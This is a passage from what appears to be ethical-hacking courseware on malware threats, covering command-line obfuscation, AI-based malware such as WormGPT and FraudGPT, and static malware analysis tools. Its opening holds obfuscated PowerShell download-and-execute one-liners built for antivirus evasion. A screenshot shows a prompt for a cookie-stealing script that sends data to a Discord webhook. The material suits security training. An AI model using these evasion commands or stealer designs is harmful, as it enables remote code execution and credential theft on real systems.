,;cmd.exe,/c,;,echo:powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object System.Net.WebClient).DownloadString('https://targetwebsite.com')&&echo,exit
```

Inserting Parentheses

When parentheses are used, variables in a code block are evaluated as a **single line command**. Attackers exploit this feature to split and obfuscate malicious commands

```
cmd.exe /c ((echo command1  
&&  
echo command2))
```

Inserting Caret Symbol

The caret symbol (^) is a reserved character used in shell commands for escaping. Attackers exploit this feature to **escape malicious commands** during execution time

```
C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^/^^/^.^^e^^x^^e -No^^Exit -exec bypass -nop Invoke-Expression (New-Object System.Net.WebClient). DownloadString(('https://targetwebsite.com')&&echo,exit
```

Fileless Malware Obfuscation Techniques to Bypass Antivirus (Cont'd)

Inserting Double Quotes

The command line parser uses the double quote symbol as an **argument delimiter**. Attackers use this symbol to concatenate malicious commands in arguments

```
Pow""er""Shell -N""oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg
```

Using Custom Environment Variables

In the Windows operating system, environment variables are **dynamic objects** that store modifiable values used by applications at runtime. Attackers exploit environment variables to split malicious commands into multiple strings

```
set a=Power && set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Products.pdf
```

Using Pre-assigned Environment Variables

"%CommonProgramFiles%" contains a default value "C:\Program Files\Common Files". Specific characters from this value can be accessed through indexing and used to **execute malicious commands**

```
cmd.exe /c "%CommonProgramFiles:~-3,1%owerShell.exe" -windowstyle hidden -command wscript myscript.vbc
```


Objective

03

Explain AI-based Malware Concepts

What is AI-based Malware?

- AI-based malware harnesses **artificial intelligence (AI) methodologies** and **algorithms** to amplify its functionalities and achieve its goals
- AI malware operates with its **sophisticated algorithms** to autonomously infiltrate target systems, evade detection mechanisms, and execute malicious payloads with unprecedented speed and precision



Challenges of AI-based Malware

- 1 Automates various tasks, such as **reconnaissance**, **target selection**, etc. complicating detection and mitigation
- 2 Analyzes patterns in system behavior and **dynamically modifies its code** to evade signature-based detections
- 3 Remains **undetected** until specific conditions are met, complicating identification and neutralization
- 4 Quickly **identifies** targets with **potential vulnerabilities** increasing the attack efficiency and speed
- 5 Learns and **adapts** its tactics from **past experiences**, making it harder to detect and mitigate over time
- 6 Identifies and **exploits real-time vulnerabilities** to autonomously spread through networks
- 7 Tailor **payloads** to specific targets or environments, enhancing effectiveness
- 8 Uses **polymorphism**, **obfuscation**, **code compression**, and **encryption** to avoid detection
- 9 Adapts social engineering attacks **based on data** it gathers, such as data scraped from **social media**
- 10 Uses sophisticated algorithms such as **NLP**, **deep learning**, etc. to **evade** detection mechanisms
- 11 Rapidly **adapts** to defense changes, exploiting zero-day vulnerabilities before patches are applied
- 12 Incorporates **self-healing capabilities**, allowing it to repair itself when parts of its code are detected and neutralized

Natural Language Processing (NLP) in AI-based Malware Development

1 Sophisticated Phishing Attacks

Using NLP, cyber attackers can automate creating **convincing phishing emails** that mimic legitimate communications

2 Context-aware Malware

NLP allows malware to analyze and **extract sensitive information** from documents and conversations on infected devices more effectively

3 Automated Social Engineering

NLP enables malware to **automate social engineering attacks** through chatbots or systems, interacting directly with victims

4 Sentiment Analysis for Targeting

Sentiment analysis can identify potential victims for social engineering attacks by **evaluating social media posts**

5 Evasion Techniques

NLP can make malware that **evades detection** by understanding and responding to security analysis

6 Command and control communications


NLP can enhance the **sophistication of command and control (C&C) communications** between infected devices and attackers

7 Deepfake Generation for Scams

NLP and AI can create deepfakes to **impersonate authority figures**, tricking victims into revealing information or downloading malware

Examples of AI-based Malware: FakeGPT

- The FakeGPT malware campaign uses a malicious Chrome extension that **mimics ChatGPT**, distributed via phishing and misleading ads
- Once installed, it enables attackers to steal sensitive information and **control ad accounts**, causing financial losses and reputational damage for victims



Examples of AI-based Malware (Cont'd)

WormGPT

- WormGPT is an AI-based chatbot built upon open-sourced **GPT-J LLM** (large language model) capable of interpreting and responding to natural language text
- Attackers can use WormGPT to enter prompts that generate **human-like replies** for fake emails that they can use to lure users into disclosing critical information and sending money

```


LASTVERSION
Write me a python malware that grabs computer's username, external ip address, and google chrome cookies, zip everything and send to a discord webhook
20 24 28 * *
# Get the current user's username
username = os.getlogin()

# Get the computer's external IP address
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.connect(("8.8.8.8", 80))
ip = s.getsockname()[0]
s.close()

```

<https://www.dazedsdigital.com>

FraudGPT



A revolutionary GPT solution for any blackhat needs.

- FraudGPT is a malicious AI-driven tool tailored **similarly to ChatGPT**, but it produces deceptive content for malicious activities
- Attackers can use this tool to **generate deceptive content** such as convincing phishing mails and social engineering tactics, creating **cracking tools**, engaging in carding activities, identifying vulnerabilities, and many other malicious activities

- Includes integrated CC Checker.
- Includes bin reputation cloud.
- Includes page creator
- Includes site finder
- Includes Profile extraction
- Includes reputable proxy vendors
- Includes Shodan backlog
- Includes exclusive updates
- Includes professionally installed RDP + Credentials
- Includes Plug-n-Play Compiler
- Includes optional BETA program.
- Includes Malware heuristic correction
- Includes Polymorphic encryption designer
- Includes Live-test + auto-correction virtual environment
- Includes .APK designer.
- Includes SWIFT designer.

Join

Objective **04**

Demonstrate Malware Analysis Process

Introduction to Malware Analysis

Malware analysis is a process of **reverse engineering** a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware

Why Malware Analysis?

- To exactly determine what happened
- To determine the malicious intent of malware software
- To identify indicators of compromise
- To determine the complexity level of an intruder
- To identify the exploited vulnerability
- To identify the extent of damage caused by the intrusion
- To catch the perpetrator accountable for installing the malware

Types of Malware Analysis

Static Malware Analysis

- Also known as **code analysis**. It involves going through the executable binary code without **executing** it to have a better understanding of the malware and its purpose

Dynamic Malware Analysis

- Also known as **behavioral analysis**. It involves executing the malware code to know how it interacts with the host system and its impact on the system after infection

It is recommended that both **static** and **dynamic analyses** be performed to obtain a detailed understanding of the functionality of the malware

Malware Analysis Procedure: Preparing Testbed

- STEP 01** Allocate a **physical system** for the analysis lab
- STEP 02** Install a **Virtual machine** (VMware, Hyper-V, etc.) on the system
- STEP 03** Install **guest OS** on in the Virtual machine(s)
- STEP 04** Isolate the system from the network by ensuring that the **NIC card** is in “**host only**” mode
- STEP 05** Simulate internet services using tools such as **INetSim**
- STEP 06** Disable the “**shared folders**“ and “**guest isolation**“
- STEP 07** Install **malware analysis** tools
- STEP 08** Generate the **hash value** of each OS and tool
- STEP 09** Copy the **malware** over to the guest OS

Static Malware Analysis

- In **static analysis**, we do not run the malware code, so there is no need to create a safe environment
- It employs different tools and techniques to **quickly determine** if a **file is malicious**
- Analyzing the **binary code** provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

Some of the static malware analysis techniques:

- | | |
|---|--|
| 1 File fingerprinting | 6 Identifying file dependencies |
| 2 Local and online malware scanning | 7 Malware disassembly |
| 3 Performing string search | 8 Analyzing ELF Executable Files |
| 4 Identifying packing/obfuscation methods | 9 Analyzing Mach-O Executable Files |
| 5 Finding the portable executables (PE) information | 10 Analyzing Malicious MS Office Documents |

Static Malware Analysis: File Fingerprinting

- File fingerprinting is the process of **computing the hash value** for a given **binary code**
- You can use the computed hash value to **uniquely identify** the malware or **periodically verify** if any **changes** are made to the **binary code** during analysis
- Use tools like **HashMyFiles** to calculate various hash values of the malware file

HashMyFiles

HashMyFiles produces the **hash value** of a file using MD5, SHA1, CRC32, SHA-256, SHA-512 and SHA-384 algorithms

Filename	/	MD5	SHA1	CRC32	SHA-256	SHA-512	SHA-384	Full Path
InfectedDir.rar		1a060ffcb57ffff5c51be...	0c0dcc47d4f25d3e930...	926e1380	9a730c92495ff5c0051f...	3e75d4ac2b2a...	21d843df39bc9c7535b...	E:\CEH-Tools\CEHv13\M...
ArchiveTiger.exe		7128134a05f2420004d0...	0956b62d77b6b10dc2...	b65f4ed4	e247570f6607ae5f79b4...	8f96b639889c9...	482d20e994029a7c3797...	E:\CEH-Tools\CEHv13\M...
dechiff.asm		a0827c5c77c30144d50d...	b4f6da59226f1e72479...	ac76330...	2469b218a37b38f18aa...	93255b0009572...	ef28b7f78857b0d95944...	E:\CEH-Tools\CEHv13\M...
prime_decrypt_bin.inc		b8cabfb82b2699945fa18...	851c85249ff51963020f...	5ca053ca	e64d2e9db877ba1a7b...	f6727dc80ccff...	197a56ee92a414ea97...	E:\CEH-Tools\CEHv13\M...
ArchiveTiger.asm		d2c4fa1f404c06b22ef0e...	f702afe08ccb3cdcd7c...	5d7021d6	bfdb832da3ad45fc1203...	adbb5c9a5b6...	33aa6ab1d4cc2293de4...	E:\CEH-Tools\CEHv13\M...

5 file(s) [NirSoft Freeware.h](https://www.nirsoft.net)

<https://www.nirsoft.net>

File Fingerprinting Tools

- Hashing (<https://github.com>)
- SHA-256 hash calculator (<https://xorbin.com>)
- Hash Tool (<https://www.digitalvolcano.co.uk>)
- MD5sums (<https://www.pc-tools.net>)
- tools4noobs - Online hash calculator (<https://www.tools4noobs.com>)

Static Malware Analysis: Local and Online Malware Scanning

- Scan the **binary code locally** using well-known and up-to-date **antivirus software**
- If the code under analysis is a component of a **well-known malware**, it may have been discovered already and documented by many antivirus vendors
- You can also upload the code to **online websites** such as **VirusTotal** to get it scanned by a wide-variety of different scan engines

Local and Online Malware Scanning Tools

- Any.Run (<https://app.any.run>)
- Hybrid Analysis (<https://www.hybrid-analysis.com>)
- JOESandbox Cloud (<https://www.joesandbox.com>)
- Jotti (<https://virusscan.jotti.org>)
- Valkyrie Sandbox (<https://valkyrie.comodo.com>)

VirusTotal

<https://www.virustotal.com>

VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the detection of viruses, worms, Trojans, etc.


Static Malware Analysis: Performing Strings Search

- **Strings** communicate information from the program to its user
- Analyze **embedded strings** of the readable text within the program's executable file
 - Example: Status update strings and error strings
- Use tools such as **BinText** to extract embedded strings from executable files

String Searching Tools

- FLOSS (<https://github.com>)
- Strings (<https://learn.microsoft.com>)
- Free EXE DLL Resource Extract (<https://resourceextract.com>)
- FileSeek (<https://www.fileseek.ca>)
- Hex Workshop (<http://www.hexworkshop.com>)

BinText




Static Malware Analysis: Identifying Packing/Obfuscation Methods

- Attackers often **use packers to compress, encrypt**, or modify a malware executable file to avoid detection
- It complicates the task for the **reverse engineers** in finding out the actual program logic and other metadata via static analysis
- Use tools such as **PEid** that detects most common packers, cryptors, and compilers for PE executable files

PEid

The PEiD tool provides details about the **Windows executable files**. It can **identify signatures** associated with over **600 different packers and compilers**



Detect It Easy

Detect It Easy (DIE) is an application used for determining a file's **compiler, linker, packer, etc.** using signature-based detection



Packaging/ Obfuscation Tools

Macro_Pack

<https://github.com>

UPX

<https://upx.github.io>

ASPack

<http://www.aspack.com>

VMprotect

<https://vmpsoft.com>

ps2-packer

<https://github.com>

Static Malware Analysis: Finding the Portable Executables (PE) Information


- The PE format is the **executable file** format used on Windows operating systems
- Analyze the **metadata of PE files** to get information such as time and date of compilation, functions imported and exported by the program, linked libraries, icons, menus, version information, and strings that are embedded in resources
- Use tools such as **PE Explorer** to extract the above-mentioned information

PE Explorer

PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from the common, such as EXE, DLL, etc.

PE Extraction Tools

- Portable Executable Scanner (pescan) (<https://tzworks.net>)
- Resource Hacker (<https://www.angusj.com>)



Static Malware Analysis: Identifying File Dependencies


- File dependencies contain information about the internal system files that the program needs to function properly
- Check the **dynamically linked list** in the malware executable file
- Finding out all the **library functions** may allow you to estimate what the malware program can do
- Use tools such as **Dependency Walker** to identify the dependencies within the executable file

Dependency Checking Tools

- Dependency-check (<https://jeremylong.github.io>)
- Dependency Finder (<https://defind.sourceforge.io>)
- PE Explorer Dependency Scanner (<http://www.pe-explorer.com>)
- RetireJS (<https://retirejs.github.io>)

Dependency Walker

- Dependency Walker lists all the **dependent modules** of an executable file and builds **hierarchical tree diagrams**. It also records all the functions of each module exports and calls



Static Malware Analysis: Malware Disassembly


- Disassemble the **binary code** and analyze the assembly code instructions
- Use tools such as **IDA** that can reverse the machine code to **assembly language**
- Based on the reconstructed assembly code, you can inspect the **program logic** and recognize its threat potential. This process is performed using debugging tools such as **OllyDbg**

Disassembling and Debugging Tools

- Ghidra (<https://ghidra-sre.org>)
- x64dbg (<https://x64dbg.com>)
- Radare2 (<https://rada.re>)
- OllyDbg (<https://www.ollydbg.de>)
- WinDbg (<http://www.windbg.org>)

IDA Pro

IDA Pro is a **Windows**, **Linux** or **Mac OS X** hosted multi-processor **disassembler and debugger** that can debug through Instructions tracing, Functions tracing, and Read/Write-Execute tracing features



The screenshot shows the IDA Pro interface with the following details:

- Title Bar:** IDA - fake.exe E:\CEH-Tools\CEHv13\Module 07 Malware Threats\Binaries\X32 Virus Live\fake.exe
- Menu Bar:** File Edit Jump Search View Debugger Options Windows Help
- Toolbars:** Library Function Regular Function Instruction Data Unexplored External symbol Lumen function
- Function List:** Shows various subroutines like sub_401000, sub_401190, sub_401204, sub_401209, sub_40120F, sub_40121A, StartAddress, sub_401240, sub_40124E, sub_401260, sub_401280, sub_401294, sub_4012B9, sub_4012C4, sub_4012D0, sub_4012D0C, sub_4012D9.
- Assembly View:** Shows assembly code for the `WIndow$@0` proc near. The code includes:


```
Attributes: bp-based frame
j int _stdcall WIndow$@0(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCode)
;[...]
lpServiceStartTable SERVICE_TABLE_ENTRY ptr -10h
var_8e dwdword ptr -8
var_4e dwdword ptr -4
hInstance+ dwdword ptr 0
hPrevInstance+ dwdword ptr 8Ch
lpCmdLine+ dwdword ptr 10h
nShowCode+ dwdword ptr 14h

push    ebp
mov     ebp, esp
sub     esp, 14h
lea     eax, [ebp+54h]
push    eax ; lpServiceStartTable
push    2 ; lpCmdLine
push    0 ; nShowCode
call    sub_4012D0C
test    eax, eax
short loc_40127457
```
- Output Window:** Shows the following message: "Using FLIRT signatures \$MM for vc7-14 Propagating type information... Function argument information has been propagated The initial autoanalysis has been finished."
- Bottom Status Bar:** IDC ADI 1:816 Down Disk 29GB

<https://hex-rays.com>

Static Malware Analysis: Analyzing ELF Executable Files

Static Analysis of ELF Files Using readelf

- Identify symbols in ELF executables:

```
readelf -s <malware-sample>
```

- Identify program headers in ELF executables:

```
readelf -l <malware-sample>
```

- Identify ELF file headers:

```
readelf -h <malware-sample>
```

Extracting Strings from ELF Executable Files

- Use Linux command strings to extract strings:

```
strings malware-sample > str.txt
```

Analyzing String Reuse Using Intezer

- Intezer is a malware analysis platform that scans files, URLs, endpoints, and memory dumps

```
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ readelf -l "ELF Test File"
Elf file type is EXEC (Executable file)
Entry point 0x400490
There are 9 program headers, starting at offset 64

Program Headers:
Type          Offset             VirtAddr           PhysAddr
FileSiz        MemSiz            Flags    Align
PHDR          0x0000000000000040 0x0000000000400040 0x0000000000400040
R E      8x8
INTERP         0x000000000000001f8 0x000000000000001f8 R   8x8
LOAD          0x00000000000000238 0x000000000000400238 0x000000000000400238
R E      8x1
Requesting program interpreter: /lib64/ld-linux-x86-64.so.2
LOAD          0x0000000000000022c 0x000000000000400000 0x000000000000400000
R E      8x1
DYNAMIC        0x00000000000000228 0x000000000000400000 0x000000000000400000
DYNAMIC       0x000000000000001d0 0x000000000000400000 0x000000000000400000
NOTE          0x00000000000000254 0x000000000000400000
GNU_EH_FRAME   0x00000000000000680 0x000000000000400000
GNU_STACK      0x00000000000000034 0x000000000000400000
GNU_RELRO     0x00000000000000000 0x000000000000400000
GNU_RELRO     0x000000000000001f0 0x000000000000400000

Section to Segment mapping:
Segment Sections...
 00
 01 .interp
 02 .interp .note.ABI-tag .note.gnu.version .note.gnu.version_r .rela.dyn .rela.plt .l
h_frame
 03 .init_array .fini_array .jcr .dy
 04 .dynamic
 05 .note.ABI-tag .note.gnu.build-id

ubuntu@ubuntu-Virtual-Machine:~/Downloads$ readelf -h "ELF Test File"
ELF Header:
Magic: 7f 45 4c 46 02 01 00 00 3d db 9a 89 6d a3 4a
Class: ELF64
Data: 2's complement, little endian
Version: 1 (current)
OS/ABI: UNIX - System V
ABI Version: 0
Type: EXEC (Executable file)
Machine: Advanced Micro Devices X86-64
Version: 0x1
Entry point address: 0x400490
Start of program headers: 64 (bytes into file)
